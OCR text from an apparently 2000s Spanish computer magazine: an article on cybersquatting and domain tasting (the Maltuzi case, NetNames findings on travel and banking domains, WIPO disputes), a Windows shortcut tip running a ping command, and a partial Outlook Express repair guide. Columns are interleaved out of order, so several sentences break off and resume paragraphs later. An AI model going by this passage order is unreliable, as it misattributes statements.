
Los famosos también han sufrido el acoso de los squatters.

EL TÉRMINO CYBERSQUATTING SE ORIGINÓ DE LA PALABRA "SQUAT" QUE EN INGLÉS SIGNIFICA OCUPAR ILEGALMENTE SIN EL CONOCIMIENTO O EL PERMISO DEL DUEÑO

Con el objeto de protegerse de este tipo de actividades, la mayoría de de las grandes empresas tienen registrados dominios parecidos al suyo aunque se hace muy difícil abarcar toda las posibilidades. Sin embargo el impacto para la empresa susceptible de este tipo de actividad es tan negativo (pérdida de clientes, daño de la imagen) que su prevención se está convirtiendo en una prioridad. Por ello este es el motivo de que la mayoría de las grandes empresas registren múltiples dominios para evitar desvíos no deseados del tráfico de su web.

NetNames, líder especialista en gestión

de dominios web, llegó a la conclusión de que el sector del turismo en España era un objetivo claro en casos de ciberocupación, revelando una cantidad importante de ataques de alto nivel en agencias de viajes con el único propósito de robarles clientes en el periodo del año más importante para este tipo de empresas. Los ataques están dirigidos a las agencias de viajes más importantes, incluyendo algunas de las más grandes y más visitadas en España, desviando como consecuencia a miles de turistas que regularmente visitan estos sitios para reservar viajes online hacia otros sitios con ofertas similares.



Maltuzi se dedica a comprar dominios con métodos calificados de dudosos.

Pese a que ha pasado cierto tiempo desde que se han detectado los primeros casos, ya son varias las organizaciones multinacionales y propietarios de marcas globales las que han tomado medidas para proteger sus marcas online. De hecho, muchas compañías internacionales están trabajando con NetNames para gestionar su registro de nombres de dominio con el fin de asegurarse de que no están bajo el riesgo de que algún cybersquatter intente

EL CYBERSQUATTER O CIBEROCUPA SE APROVECHA DE LAS LAGUNAS LEGALES QUE EXISTEN EN ESTE ÁMBITO. EN REALIDAD SE APROVECHAN DEL SISTEMA DE REGISTROS

>>> El caso Maltuzi

Últimamente se oye hablar con cada vez más frecuencia de una empresa llamada Maltuzi Holdings (www.maltuzi.com) que se dedica al registro de dominios expirados, la especulación con dominios y cybersquatting. Para empezar se aprovecha de una triquiñuela poco conocida. El ICANN (el organismo sin ánimo de lucro que se encarga de asignar a nivel global los identificadores que deben ser únicos en Internet tales como el espacio de direcciones IP) ofrece un periodo de gracia de cinco días a quien registra un dominio nuevo, de modo que pueda evaluar su "validez" en el mercado. Algunos registradores trasladan esa posibilidad a sus usuarios, aunque no es lo habitual.


Mediante una técnica que se ha bautizado como "Domain kiting" o "Domain Tasting", Maltuzi aprovecha esta "fisura" registrando cientos, o incluso miles de dominios. Básicamente lo que ocurre que es alguien verifica que determinado dominio está libre y decide comprarlo. Lo registra e ingresa su número de tarjeta. Todo parece ir bien hasta que recibe un email anunciándole que su compra ha sido rechazada porque alguien (Maltuzi) ha registrado el dominio minutos antes que el.

Técnicamente no se trata de un robo (el dominio nunca ha sido nuestro) pero hay que reconocer que el método empleado para "levantarnos" este dominio es cuando menos cuestionable aunque sólo sea por el hecho de que dispongan de un mecanismo por el cual se pueda estar monitoreando los sistemas Whois (sistema que se encarga de hacer búsquedas en una base de datos sobre las personas y otras entidades de Internet, tales como dominios, redes y sistemas centrales) de forma privilegiada.

Parece ser que Maltuzi Holdings obtiene sus dominios de tres fuentes principales. Para empezar de los dominios expirados, situación que se produce cuando el propietario de un dominio olvida realizar el pago anual o lo deja expirar a propósito (el dominio queda disponible de nuevo para su registro después de 45 días). Maltuzi registra constantemente un elevado número de dominios expirados para, por un lado, aprovecharse de las visitas residuales, y en el caso de que el dominio haya expirado por descuido, para pedirle al propietario anterior una elevada cantidad de dinero a cambio de su venta.

Otro método con el que se especula que pueda estar trabajando es el que tiene que ver con las búsquedas en los Whois. Así, se dice que Maltuzi obtiene de algunos sitios web las búsquedas que hacen los usuarios para averiguar si un dominio está libre o no. De ahí que muchos usuarios hayan informado que al día siguiente de consultar un dominio en Whois o incluso en Godaddy, estaba registrado por Maltuzi.

El tercer método puede ser el uso de las listas de palabras que convierten las noticias de actualidad en una fuente de información. Esto provoca que cuando una noticia es suficientemente importante, registren todos los dominios relacionados con ella para así beneficiarse de una publicidad gratuita durante 5 días. Si comprueban que el tráfico es alto se quedan con



robar sus clientes o dañar su reputación.

Lo que ocurre particularmente en España sólo es el reflejo del resto del mundo. Puesto que, además, a lo largo de los últimos años Internet ha experimentado un auge en lo relacionado con las páginas dedicadas a ofrecer viajes de verano, vuelos o alojamientos, era de esperar que el sector de las agencias de viaje online, así como las aerolíneas, se hayan convertido en el objetivo preferido de los Cybersquatters. El único requisito es que el usuario cometa un error al teclear el nombre del dominio para que sea reconducido a un sitio fraudulento sin que se percate de su error.

Según Carlos López Lansdowne, Director de NetNames en España: "El Cybersquatting se está convirtiendo en un negocio muy lucrativo y estos ejemplos de casos en el sector turismo español muestran que este fenómeno se está incrementando cada día. Las compañías necesitan protegerse contra estos ataques y proteger sus marcas online, asegurándose de que su portafolio de nombres de dominios está efectivamente gestionado y que todos los posibles nombres de dominios similares a su marca o nombre están registrados, previniendo así, pérdidas de clientes, reputación y dinero".

El cybersquatting también ha puesto sus miras en el sector de la banca según puede extraerse de las últimas investigaciones que advierten del riesgo de este tipo de técnicas. Y es que los casos internacionales en donde gigantes del sector como Google o Microsoft han tenido que librar duras batallas legales por determinados nombres o dominios web son bien conocidos y dejan claro que cualquier compañía cuyo negocio dependa de su presencia en Internet correo el riesgo. La banca y las entidades financieras con una clara vocación internauta podrían perder millones de euros como resultado de la acción de los cybersquatters. Si los bancos no protegen adecuadamente sus dominios, tanto ellos como sus clientes, podrían perder millones de euros debido a un mal uso de la información obtenida en páginas no "oficiales" a cargo de individuos o entidades sin escrúpulos.

PARA MAXIMIZAR BENEFICIOS, LOS CYBERSQUATTERS COLOCAN MUCHAS VARIANTES DE UN NOMBRE POPULAR O DE LAS MARCAS DE FÁBRICA DE LA MARCA REGISTRADA

El seguimiento de los dominios web en el mercado español, ha demostrado que muchos bancos españoles e instituciones financieras han dejado algunos dominios clave sin registrar, convirtiéndose así en un objetivo claro de cybersquatting La forma más común con la que suelen operar los cybersquatters es registrar el dominio que se quiera suplantar con otra terminación, ya que, mientras que los dominios ".com" y ".es" son los más comunes en España, en muchos casos los ".net" o ".org" se encuentran libres. Es por ello que los expertos recomiendan, hoy más que nunca, a las empresas en general, y más en particular para los bancos y entidades financieras, que aseguren un registro efectivo y seguro de sus dominios web, así como de la gestión de los mismos. En Internet no existen fronteras entre países, por lo que se hace cada vez

ellos y en el caso contrario, simplemente se vuelven a quedar libres, como con el dominio trentonduckett.com que se registró poco después de un suceso en el que una mujer se suicidó tras ser entrevistada en la CNN sobre el secuestro de su hijo.

Según unas estadísticas del 2006, el número de dominios registrados por Maltuzi creció exponencialmente pasando de 0 dominios de enero a septiembre y saltando a 1061772 en octubre, 731640 en noviembre y nada menos que 1020808 en diciembre. Según dailychanges.com, el 19 de enero del 2007, Maltuzi registró más de 420.000 nombres de dominio. Pero lo más espectacular es que de ellos, ¡el 99% quedaron libres a los 5 días!

Microsoft es una de las empresas que ha sufrido las consecuencias y sus acciones legales incluyen nuevas demandas en las cortes federales de los EEUU en contra de Maltuzi LLC por violación de derechos de marcas registradas aunque ya ha reclamado miles de dominios.

Entre las marcas famosas involucradas en numerosas demandas presentadas a la OMPI durante 2005 destacan las de la corporación Microsoft, del buscador de Internet Google y de la compañía aérea de bajo costo EasyJet. También se vieron afectadas muchas personalidades del mundo del espectáculo y el deporte como las actrices Julia Roberts y Pamela Anderson, la cantante Madonna, así como el futbolista Ronaldinho, el ciclista Lance Armstrong y dominios de Internet de varias marcas de moda como Ralph Lauren, Hugo Boss, Armani y Calvin Klein.

El Centro de Arbitraje y Mediación de la OMPI recibió un total de mil 456 denuncias de este tipo en 2005, 286 más que el año anterior. Desde entonces, el organismo ha llevado adelante miles de procedimientos sobre controversias procedentes de 127 países en relación a nombres de dominio.

El 80% de casos ha correspondiendo a dominios de tipo .com, aunque han ido adquiriendo relevancia las denuncias sobre nombres correspondientes a países, como ".fr" (Francia), ".ch" (Suiza), ".co" (Colombia) o ".mx" (México), por ejemplo.

Según la eurodiputada Berger la compañía austríaca IPMarketing.info está entre las que han llevado a cabo registro de nombres como 'wellness.eu', 'jobs.eu' o 'sport.eu', aunque esta última asegura que las normas para el registro se conocen desde abril de 2004 y que sólo han comprado 100 '.eu'. Empresas como IPMarketing o Eurid se defienden aduciendo que no hay ninguna ley que diga que no se pueden tener muchos dominios. Sin embargo, como caso curioso se encuentra el dominio sex.eu que ha sido reservado por una compañía sueca que tiene registrado el nombre 'Sex' como marca para un aceite infantil de coco. Lo que hay que oír.

más necesario considerar el registro de los dominios por país, incluso para compañías españolas locales o regionales que no estén presentes en estos mercados, evitando así el riesgo de que cybersquatters extranjeros registren dominios que pudiesen dar una ventaja competitiva importante para el futuro de la compañía.

En relación al peligro al que están expuestos los bancos españoles por dejar sus dominios sin protección, Carlos López explica: "tanto para la banca como para el sector financiero, la gestión efectiva de los dominios en Internet es clave. En este sector, no se trata sólo de que un cybersquatter robe un dominio para después venderlo a un precio mayor. Bancos, Cajas de Ahorro y en general entidades financieras que ofrecen sus servicios a través de Internet necesitan asegurarle a sus usuarios que cuentan con todas las medidas de seguridad posibles para mantener su información segura y de que no existe ningún tipo de riesgo de fraude online".

Por otro lado, la preocupación a nivel europeo se centra en proteger los dominios ".eu" ya que hay muchos que apuestan por que este dominio ayudará a crear una identidad europea en la Red, facilitando el trabajo a numerosas empresas. Pero ya hay miembros del Parlamento Europeo que han denunciado que unas pocas empresas han comprado de forma indiscriminada entre 200.000 y 300.000 dominios usados habitualmente. Países como Alemania, Alemania, Austria o Bélgica centran estos "ataques" lo que puede desencadenar una situación paradójica en la que los dominios ".eu" estén concentrados en las manos de sólo unas 20 personas.

Medidas de protección

Aunque las empresas compren cientos de dominios similares al que desean proteger, siempre existe la posibilidad de que caigamos en la trampa de un cybersquatters. Por ello puede ser muy interesante conocer una serie de consejos que nos ayudan a detectar y evitar páginas falsas.

Para empezar deberás tener tu antivirus actualizado y, a continuación, será recomendable entrar directamente en la web que busquemos escribiendo la dirección de la barra de direcciones. De esta manera, la responsabilidad de acceder al sitio adecuado será totalmente nuestra y de nadie más. Por supuesto hay que desconfiar inmediatamente de aquellos correos electrónicos que nos hagan preguntas acerca de información personal, ya sea directamente o redireccionándonos a una nueva página web, puesto que en ambos casos nos arriesgamos a ser engañados.

Tampoco debemos hacer clic en un enlace que se ofrezca a través de un correo que no hemos solicitado. La combinación de ambas, es decir, que un correo no solicitado nos pida modificar o corroborar determinada información desde un enlace externo, es doblemente peligrosa y debe ser evitada a toda costa ya que existe un altísimo riesgo de robo de datos o de descarga de programas mal intencionados (virus o troyanos por ejemplo).

Asimismo, es recomendable visitar siempre la página principal de la empresa o banco en la que hemos introducido nuestros datos personales a la hora de actualizarlos o realizar cualquier tipo de modificación. De esta manera podrás asegurarse de que la página a la que has accedido es la "oficial".

NETNAMES, LÍDER ESPECIALISTA EN GESTIÓN DE DOMINIOS WEB, LLEGÓ A LA CONCLUSIÓN DE QUE EL SECTOR DEL TURISMO EN ESPAÑA ERA UN OBJETIVO CLARO EN CASOS DE CIBEROCUPACIÓN

Por otro lado, antes de realizar cualquier clase de operación en la que esté involucrada el intercambio de información personal (bancos, etcétera) deberás asegurarte de que la conexión a Internet es segura. Aunque existen decenas de formas de interceptar datos, qué menos que verificar que la web ofrece una conexión segura (que comience con "https://", en lugar de "http://"), y que en la parte inferior del navegador se muestra la imagen de un candado cerrado o una llave).

En el caso de que recibas un correo de alguna entidad bancaria o empresa que te parezca sospechoso, no dudes en ponerte en contacto directamente con ellos a través de una llamada telefónica o su página web. Mejor prevenir que curar. Y sigue siempre la máxima de los expertos a la hora de realizar compras o reservas en la red: Si algo suena demasiado bueno para ser verdad, probablemente no lo sea.

Conclusión

Probablemente la única forma de combatir el cybersquatting consista en proteger activamente los dominios de las empresas que se cree que son de importancia, algo que no es baladí. No obstante, es importante destacar que tras el litigio por una compra de dominio no siempre existe un componente fraudulento. De hecho, se han dado muchos casos en los que ambos interesados pueden tener razones de peso y totalmente lícitas para defender sus intereses.

Los cybersquatters dicen que el cybersquatting no es más que una consecuencia del mercado libre y de los principios de una sociedad capitalista (a los "Domainers" se les puede ver como comerciantes que compran y venden dominios como parte de su negocio), algo perfectamente entendible cuando sólo se ven involucrados procesos de compra y venta de dominios en base a una ley de la oferta y la demanda, aunque no hay que olvidar que no hay aún un límite (jurídico, ético) establecido que separe lo lícito y comercial de lo abusivo y la extorsión.

¿Pero qué podemos hacer si nos encontramos ante una situación en la que consideramos que un cybersquatter nos ha arrebatado un dominio? Lo primero: mantener la calma e intentar no desvelar nuestras intenciones. Si abrimos un navegador para ver el contenido del dominio o seguimos haciendo consultas al WHOIS, lo más probable es que el cybersquatter se quede el dominio al menos durante un año. Por el contrario si esperamos quietos durante cinco días, las probabilidades de que el dominio quede libre de nuevo son muy altas, salvo que se trate de un dominio con mucho tráfico, o realmente bueno.

De momento los registradores de dominios están presionando a ICANN para que elimine el período de gracia de 5 días, o al menos que establezca un canon de $0.25 por dominio registrado no reembolsable, para lograr reducir el número de registros abusivos en la medida de lo posible. Asimismo podría aprovecharse la información pública de los dominios nuevos registrados (por ejemplo en www.dailychanges.com o en www.registeredon.com) para crear tráfico artificial hacia todos los nuevos dominios durante los días posteriores al registro (mediante una aplicación que automatizara el proceso), de modo que los squatters no pudieran distinguir qué dominios tienen tráfico real y cuales no.

En cualquier caso es conveniente recordar que el cybersquatting es un procedimiento que, aunque no es legal, tampoco es ilegal, situándose en un limbo jurídico que en todo caso puede calificarse de alegal. En el momento en el que se decante para un lado u otro de la balanza, es probable que nos veamos más amparados para tomar medidas contra estas prácticas que en muchos casos incumplen todas las normas de la ética empresarial y la competencia.

Nicolás Velásquez Espinel<



Ejecutar comando de sistema desde un acceso directo

Muchos lectores habrán usado en mayor o menor medida la conocida consola de comandos de Windows, un sistema con muchos defensores que pese a su entorno poco amigable sigue siendo de mucha utilidad por lo que puede ser conveniente aprender un par de trucos para optimizar su funcionamiento.


El ordenador tal como lo conocemos hoy en día, lleno de ventanas, transparencias y todo tipo de elementos gráficos, tiene poco o nada que ver con sus orígenes cuando la única interfaz disponible que permitía interconectar a la máquina con el usuario era una aséptica consola que ofrecía la posibilidad de introducir toda una serie de comandos que daban poder sobre el sistema.

Este método, que aún muchos (en gran parte nostálgicos aunque también numerosos profesionales) siguen empleando en ciertos entornos, ha caído en desuso para la gran mayoría de mortales que se han acostumbrado a un entorno gráfico rico en experiencias visuales e interactivas. Eso no quita para que dentro de Microsoft Windows subsistan algunas reminiscencias del pasado como testigos mudos de otros tiempos que para algunos fueron mejores pero que para el gran público no es más que parte de la historia reciente. La consola de comandos, también conocida como Shell, es el más claro de exponente, un entorno que nos recuerda al antiguo de MS-Dos, y que sigue siendo de mucha utilidad en una serie de tareas básicas.

Se trata de una interfaz carente de elementos gráficos y cuyo uso se limita a una serie de acciones muy específicas y habitualmente poco usuales. Si, por la circunstancia que fuera, nos vemos necesitados de acceder con cierta frecuencia a la consola para ejecutar algún comando, el proceso puede ser algo pesado ya que requiere de varios pasos consecutivos. De ahí que pueda ser interesante agilizar la operación.

Imaginemos por ejemplo que necesitamos conocer el tiempo de respuesta que genera un determinado host ante cada uno de los paquetes que se envían mediante un ping (operación típica para comprobar la conectividad de nuestra máquina, por ejemplo con Internet). Sería necesario ir a "Inicio- Ejecutar", escribir "cmd" (sin las comillas), pulsar en Aceptar, y de la consola que se abre escribir por ejemplo: **ping www.google.com**, para comprobar los tiempos de respuesta.

Si tenemos que repetir este proceso con frecuencia, es fácil entender lo molesto que puede resultar llevarlo a cabo una y otra vez. Pero esto puede remediarse (o por lo menos agilizarse) creando un acceso directo al proceso, una especie de "macro" que nos permita realizar el proceso de manera mucho más inmediata (obviamente esto será de utilidad siempre y cuando se realice la misma acción).



Comienza creado un acceso directo



Define el comando a realizar




La consola se abre y el comando se ejecutará

Para ello, pulsa con el botón derecho del ratón sobre cualquier espacio vacío del Escritorio y selecciona "Nuevo - Acceso directo". En la nueva ventana escribe **cmd /k ping www.google.es** y pulsa sobre el botón "Siguiente".Escribe un nombre para el acceso directo, por ejemplo Ping, y pulsa sobre "Finalizar".

Ya creado este acceso directo bastará con hacer doble clic sobre el icono resultante que aparezca en el escritorio para que se abra una ventana en la que se presentará la información solicitada. Este proceso es válido para cualquier tipo de comandos afectados por la consola.

Para personalizar aún más el acceso directo, podremos cambiar el icono del acceso directo que, por defecto, hay que reconocer que deja bastante que desear y es poco intuitivo. Esto se lleva a cabo fácilmente pulsando con el botón derecho del ratón sobre el nuevo icono y seleccionando la opción "Propiedades". En la ventana que emerge, y con la pestaña "Acceso directo" activa, pulsa sobre el botón Cambiar icono. En la nueva ventana que se ejecuta, pulsa sobre "Examinar" para seleccionar el icono que deseas asociar a este acceso directo. Como ejemplo ilustrativo localiza el archivo "shell32.dll", situado en la carpeta "system32" dentro del directorio de "Windows". Una vez hecho esto, podrás comprobar cómo se descubre un listado de iconos que podrás ir recorriendo hasta dar con el más adecuado. Selecciona el más apropiado a tus propósitos y acepta todos los cambios hasta cerrar las ventanas abiertas. Es importante destacar que, aunque este archivo contiene una gran cantidad de iconos, no es el único.

Nicolás Velásquez E.<



Solucionar error en folders.dbx (Outlook Express)


Perder todos nuestros correos es una de las peores cosas que pueden ocurrirnos, una catástrofe que nadie quiere ni imaginar. Sin embargo, no siempre está todo perdido, y si el problema tiene que ver con un error en el archivo folders.dbx del Outlook Express, quizás siguiendo estos pasos puedas ver la luz al final del túnel.

Outlook Express sigue siendo uno de los clientes de correo más utilizado, con permiso de su hermano mayor Microsoft Outlook, el cada vez más popular Windows Mail incluido en Vista y alguna alternativa libre. Aunque sus funciones sean ciertamente limitadas, cumple con la mayor parte de los requisitos exigidos por muchos usuarios que lo ven como un cliente de correo relativamente fiable y muy sencillo de utilizar.

Outlook emplea una estructura básica de ficheros "dbx" para almacenar todo su contenido. De esta manera, "bandeja de entrada.dbx" guardará en su interior todos los correos electrónicos que se reciban en la citada carpeta de Outlook. Si a su vez decidimos crear dentro del programa una nueva clasificación llamada, por ejemplo, "Mis correos antiguos" para organizar nuestros mensajes, el programa creará inmediatamente un nuevo archivo que llamará "Mis correos antiguos.dbx" en donde se almacenarán todos los correos que derivemos allí.

Sin embargo, existe una carpeta de especial importancia denominada "folders.dbx" que es responsable de almacenar la estructura de árbol y alguna información adicional crítica. Se trata de un fichero muy sensible que, de corromperse o perderse, puede darnos un gran disgusto ya que nos impedirá acceder a nuestros mensajes.

Si tienes constancia de que se ha producido un error con este archivo (con algún mensaje haciendo referencia a que se encuentra dañado), lo primero que deberás intentar será solucionar el problema compactando la(s) carpeta(s) que tengas. Para ello, accede al menú "Archivo - Carpeta - Compactar todas las carpetas". Este proceso, que llevará más o menos tiempo dependiendo de la cantidad de mensajes que tengas almacenados, optimizará al máximo el tamaño de las carpetas y el espacio utilizado por las mismas, solucionar la mayoría de problemas de coherencia.



Una alternativa es crear una identidad temporal

Si este proceso no soluciona el error tendremos que utilizar medidas más radicales. Empezaremos añadiendo una identidad nueva (las identidades nos permiten crear varias sesiones dentro de un mismo Outlook para que podamos compartirlo con otros usuarios). Dentro del menú "Archivo – Identidades" seleccionaremos "Añadir identidad nueva" y seguimos el asistente hasta terminar el proceso. Cambiaremos a la nueva identidad cuando nos lo pregunten, pero cancelaremos el asistente para creación de cuenta de correo cuando éste aparezca. De esta forma habremos creado automáticamente los archivos dbx que forman la nueva identidad.

